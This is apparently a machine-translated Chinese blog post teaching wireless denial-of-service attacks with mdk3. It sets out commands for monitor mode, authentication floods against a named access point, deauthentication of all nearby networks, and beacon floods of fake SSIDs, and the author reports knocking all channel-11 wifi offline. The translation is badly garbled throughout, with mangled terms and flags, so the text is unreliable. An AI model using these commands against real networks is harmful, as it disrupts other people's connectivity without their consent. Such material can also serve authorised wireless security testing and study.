
 ">WeChat
Airmon-ng start wlan0 convert airodump-ng wlan0mon to listening mode

mdk3 wlan0mon a -a E4:D3:32:8C:B3:AA
Authentication DoS:(Flood attack. It’s called ID attack.)
This is a mode of proof request attack: in this model, the software automatically simulates randomly generated mac to launch large-scale authentication requests on target AP, which can lead AP to be busy processing too many requests and stop responding to normal connection client; it is commonly used by reaver’s poor route through PIN code, which can be used directly to stop AAP’s regular response when an APD is “pin dead”, forcing the AP owner to restart the route! mdk3 Mon0 a -a #testing specified BSSID -m # use customer ‘ s end address in a valid database – c # counterpart – a, do not check for test success – i # intelligent attacks on designated BSSD – s # rate, default 50

The above command will recycle a large amount of authentication information to AP, and in a few minutes it’ll be stuck. If the router has DOS-proof features, this won’t work.

mdk3 wlan0mon d-c 11 Attacking the specified channel, allowing it to be 11 All the computers are out of line, tested and all 11 channels wifi didn’t appear on the wifi list. After stopping the attack, my HE-503 wifi still wait about a minute to connect.
Deauthentication/Disassociation Amok:
This pattern is known by name: mandatory de-certification unconnection! Under this model, the software will launch a circular attack on all visible APs around it… can cause some extent of wireless network paralysis (white list, blacklist mode) until manual stop attacks! mdk3 mon0 d -w #White list mac address file -b #Black list mac address file – s # rate, default limitless -c [chan, Chan, Chan, …] # channel, can be filled in more than 2,4,5,1
beacon flood mode:
This pattern can generate a mass of deaths from SID to fill wireless client lists, thereby disrupting wireless users; we can even customize BSSID and ESSID for sending death (e.g. web/)Wpa.2) etc. Detailed commands are as follows: mdk3 mon0 b -n # Custom ESSID-f # Read EDSID List File -v # Custom ESD and BSSID Counterlist File – d # Self defined as Ad-Hoc Mode -w # Self defined as web mode – g #54 Mbit Mode -t #WPA TKIP encryption -a #WPA AES encrypption -m # Read the mac address of the database – c # Custom channel – s # package rate mdk3 — helpb # View details

mdk3 wlan0mon b-n 123456789 Creates a wifi for 123456789
Examples of attacks
Authentification Flood, mdk3 has a: mdk3 mon0 a –a AP’s MAC address (BSSID) -c to attack the specified channel – a fixed bssid attacks – s controls distribution rate.
mdk3 amon0 d-s parameters to speed up the rate of delivery -w (white list) – b) to add our mac address so that we can keep our fake AP permanently unaffected by our own attacks, while black and white lists can write a single mac as an absolute path for writing documents, and then write in a file the Mac that is going to join the list.
Disturbing with false AP signals: mdk3 mon0 b – g – c 11 – h 7
Launching of the designated network: mdk3 mon0b –n ESSID –g –c 11-g is a standard 802.11 wireless network disguised as 54M – c

mdk3 wlan0mon b-fwifi.txt –t – c 6 – s 80 mdk3 wlan0mon b-fwifi.txt creates wifi in custom text that can see large amounts of wifi from other mobile phones, and wonder why my miphones cannot be seen.


mdk3 wlan0mon b-g-c 11-h 7 create a whole bunch of wifis
未经允许不得转载:萌萌Apprentissage » Mdk3 Wireless Attacking Autovision DoS


 learn NMAP

